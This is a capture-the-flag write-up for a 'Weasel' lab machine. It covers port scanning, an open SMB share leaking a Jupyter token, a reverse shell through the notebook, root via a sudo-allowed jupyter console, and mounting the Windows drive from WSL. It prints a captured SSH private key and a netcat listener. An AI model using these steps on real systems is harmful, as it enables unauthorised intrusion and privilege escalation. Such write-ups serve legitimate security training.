Weasel

Enumeration

Nmap Scan

```
PORT     STATE SERVICE       REASON          VERSION
22/tcp   open  ssh           syn-ack ttl 125 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2b:17:d8:8a:1e:8c:99:bc:5b:f5:3d:0a:5e:ff:5e:5e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDBae1NsdsMcZJNQQ2wjF2sxXK2ZF3c7qqW3TN/q91pWiDee3nghS1J
|   256 3c:c0:fd:b5:c1:57:ab:75:ac:81:10:ae:e2:98:12:0d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOGl51l9Z4Mg4hFDcQz8v6X
|   256 e9:f0:30:be:e6:cf:ef:fe:2d:14:21:a0:ac:45:7b:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOHw9uTZkIMEgcZPW9Z28Mm+FX66+hkxk+8rOu7oI6J9

135/tcp  open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

139/tcp  open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn

445/tcp  open  microsoft-ds? syn-ack ttl 125

3389/tcp open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DEV-DATASCI-JUP
|   NetBIOS_Domain_Name: DEV-DATASCI-JUP
|   NetBIOS_Computer_Name: DEV-DATASCI-JUP
|   DNS_Domain_Name: DEV-DATASCI-JUP
|   DNS_Computer_Name: DEV-DATASCI-JUP
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-15T08:12:28+00:00
|_ssl-date: 2025-03-15T08:12:40+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Issuer: commonName=DEV-DATASCI-JUP
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-14T08:01:56
| Not valid after:  2025-09-13T08:01:56
| MD5:   71f8:bcb5:2a3a:22d1:7f22:ed41:5a6f:7ff8
| SHA-1: b640:959a:fc10:ed25:9900:f612:6c02:35e9:67fe:7e52

5985/tcp open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
8888/tcp  open  http          syn-ack ttl 125 Tornado httpd 6.0.3
|_http-server-header: TornadoServer/6.0.3
|_http-favicon: Unknown favicon MD5: 97C6417ED01BDC0AE3EF32AE4894FD03
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET POST

47001/tcp open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0

49664/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49665/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49667/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49668/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49669/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49670/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC

49672/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
```

There are so many ports, and most of them are MSRPC.

- Check if password authentication is enabled with SSH.
- Fuzz the HTTP ports.
- Connect to the SMB client and get the files.

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Weasel]
└─$ ssh root@weasel.thm
The authenticity of host 'weasel.thm (10.10.201.94)' can't be established.
ED25519 key fingerprint is SHA256:YohGOJ6HqUWSa59AODLQL1ppenworD+oYe1xcRv/GrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'weasel.thm' (ED25519) to the list of known hosts.
root@weasel.thm: Permission denied (publickey,keyboard-interactive).
```

- Password authentication is disabled, which is a good security practice.

SMB (135, 449)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Weasel]
└─$ smbclient -L weasel.thm
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
```

```
        C$              Disk      Default share
        datasci-team    Disk
        IPC$            IPC       Remote IPC
```


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Weasel]
└─$ smbclient //weasel.thm/datasci-team
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 25 20:57:02 2022
  ..                                  D        0  Thu Aug 25 20:57:02 2022
  .ipynb_checkpoints                 DA        0  Thu Aug 25 20:56:47 2022
  Long-Tailed_Weasel_Range_-_CWHR_M157_[ds1940].csv   A      146  Thu Aug 25 20:56:46 2022
  misc                                DA        0  Thu Aug 25 20:56:47 2022
  MPE63-3_745-757.pdf                  A   414804  Thu Aug 25 20:56:46 2022
  papers                              DA        0  Thu Aug 25 20:56:47 2022
  pics                                DA        0  Thu Aug 25 20:56:47 2022
  requirements.txt                     A       12  Thu Aug 25 20:56:46 2022
  weasel.ipynb                         A     4308  Thu Aug 25 20:56:46 2022
  weasel.txt                           A       51  Thu Aug 25 20:56:46 2022

smb: \misc\> ls
  .                                   DA        0  Thu Aug 25 20:56:47 2022
  ..                                  DA        0  Thu Aug 25 20:56:47 2022
  jupyter-token.txt                    A       52  Thu Aug 25 20:56:47 2022
```

With the token, we can log in to the Jupyter notebook

HTTP (5985, 47001)

Both show 404 Not Found.

HTTP (8888)





Port 8888 hosts the Jupyter notebook

FFUF FUZZING


```
api             [Status: 200, Size: 20, Words: 2, Lines: 1, Duration: 453ms]
cgi-bin/        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 462ms]
edit            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 446ms]
favicon.ico     [Status: 200, Size: 32038, Words: 13, Lines: 1, Duration: 493ms]
lab             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 458ms]
```

```
login       [Status: 200, Size: 9099, Words: 2250, Lines: 284, Duration: 467ms]
logout      [Status: 200, Size: 6182, Words: 1486, Lines: 214, Duration: 457ms]
metrics     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 452ms]
robots.txt  [Status: 200, Size: 27, Words: 4, Lines: 3, Duration: 456ms]
tree        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 465ms]
view        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 451ms]
```






Here, the content is the same as what was there in the SMB Client



Exploitation

Jupyter runs Python, so I can get a reverse shell from here.



Added the Python reverse shell code.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Weasel]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.201.94] 50580
(base) dev-datasci@DEV-DATASCI-JUP:~/datasci-team$
```

```
(base) dev-datasci@DEV-DATASCI-JUP:~$ sudo -l
sudo -l
Matching Defaults entries for dev-datasci on DEV-DATASCI-JUP:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dev-datasci may run the following commands on DEV-DATASCI-JUP:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /home/dev-datasci/.local/bin/jupyter, /bin/su dev-datasci
        -c *
```

```
(base) dev-datasci@DEV-DATASCI-JUP:~$ cat dev-datasci-lowpriv_id_ed25519\
cat dev-datasci-lowpriv_id_ed25519\
>

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+YwAAAKjQ358n0N+f
JwAAAAtzc2gtZWQyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+Yw
AAAED9OhQumFOiC3a05K+X6h22gQga0sQzmlSvJJ2YYfKZWVSh7llJ7PMLrlRmFa3h1u/E
qiv502CASG53Mr4lKz5jAAAAI2Rldi1kYXRhc2NpLWxvd3ByaXZAREVWLURBVEFTQ0ktSl
VQAQI=
-----END OPENSSH PRIVATE KEY-----
```

This is the SSH key that I used to log in via SSH.

Post-Exploitation

```
(base) dev-datasci@DEV-DATASCI-JUP:~/datasci-team$ /home/dev-datasci/.local/bin/jupyter
/home/dev-datasci/.local/bin/jupyter
bash: /home/dev-datasci/.local/bin/jupyter: No such file or directory
```

There is no Jupyter file in the specified directory.

```
(base) dev-datasci@DEV-DATASCI-JUP:~/.local/bin$ sudo /home/dev-datasci/.local/bin/jupyter
sudo /home/dev-datasci/.local/bin/jupyter
usage: jupyter [-h] [--version] [--config-dir] [--data-dir] [--runtime-dir]
               [--paths] [--json]
               [subcommand]

(base) dev-datasci@DEV-DATASCI-JUP:~/.local/bin$ sudo /home/dev-datasci/.local/bin/jupyter console
sudo /home/dev-datasci/.local/bin/jupyter console
Jupyter console 6.1.0

In [1]: import os
In [1]: import os

In [2]: print(os.getuid())
In [2]: print(os.getuid())
```

```
0

In [3]: os.system('whoami')
In [3]: os.system('whoami')
root
```

With the console, I am running commands/code as root. So I can get a reverse shell as root.

```
root@DEV-DATASCI-JUP:/home/dev-datasci/.local/bin# whoami
root
```

I got a root shell using the same commands to get the initial reverse shell.

```
root@DEV-DATASCI-JUP:/# ls -la /mnt
ls -la /mnt
total 0
drwxr-xr-x 1 root root 4096 Aug 25  2022 .
drwxr-xr-x 1 root root 4096 Aug 25  2022 ..
drwxrwxrwx 1 root root 4096 Mar 14  2023 c
```


The GPT search shows that this is related to WSL.

`WSL mounts Windows drives under /mnt/, meaning /mnt/c is likely your Windows` **`C:`** `drive.`

This means the Linux terminal I obtained is a WSL terminal.

```
root@DEV-DATASCI-JUP:/mnt/c# ls -la
ls -la
total 0
drwxrwxrwx 1 root root 4096 Aug 25  2022 .
drwxr-xr-x 1 root root 4096 Aug 25  2022 ..
```

I have to mount the C drive to this folder.



This I obtained from Stack Overflow. The command I used is:

`mount -t drvfs C: /mnt/c`

```
root@DEV-DATASCI-JUP:/mnt/c# ls -la
ls -la
ls: cannot read symbolic link 'Documents and Settings': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
ls: 'System Volume Information': Permission denied
total 0
drwxrwxrwx 1 root root 4096 Aug 25  2022 '$Recycle.Bin'
drwxrwxrwx 1 root root 4096 Mar 14  2023  .
drwxr-xr-x 1 root root 4096 Aug 25  2022  ..
lrwxrwxrwx 1 root root   12 Aug 25  2022 'Documents and Settings'
drwxrwxrwx 1 root root 4096 Aug 25  2022  PerfLogs
drwxrwxrwx 1 root root 4096 Aug 25  2022 'Program Files'
drwxrwxrwx 1 root root 4096 Aug 25  2022 'Program Files (x86)'
drwxrwxrwx 1 root root 4096 Mar 13  2023  ProgramData
drwxrwxrwx 1 root root 4096 Aug 25  2022  Recovery
```

```
d--x--x--x 1 root root 4096 Aug 25  2022 'System Volume Information'
drwxrwxrwx 1 root root 4096 Aug 25  2022  Users
drwxrwxrwx 1 root root 4096 Mar 13  2023  Windows
drwxrwxrwx 1 root root 4096 Aug 25  2022  datasci-team
-????????? ? ?    ?       ?            ?  pagefile.sys
```

Now, I have access to the Windows directory, and as I am root, I can read the Administrator folder and read the root flag.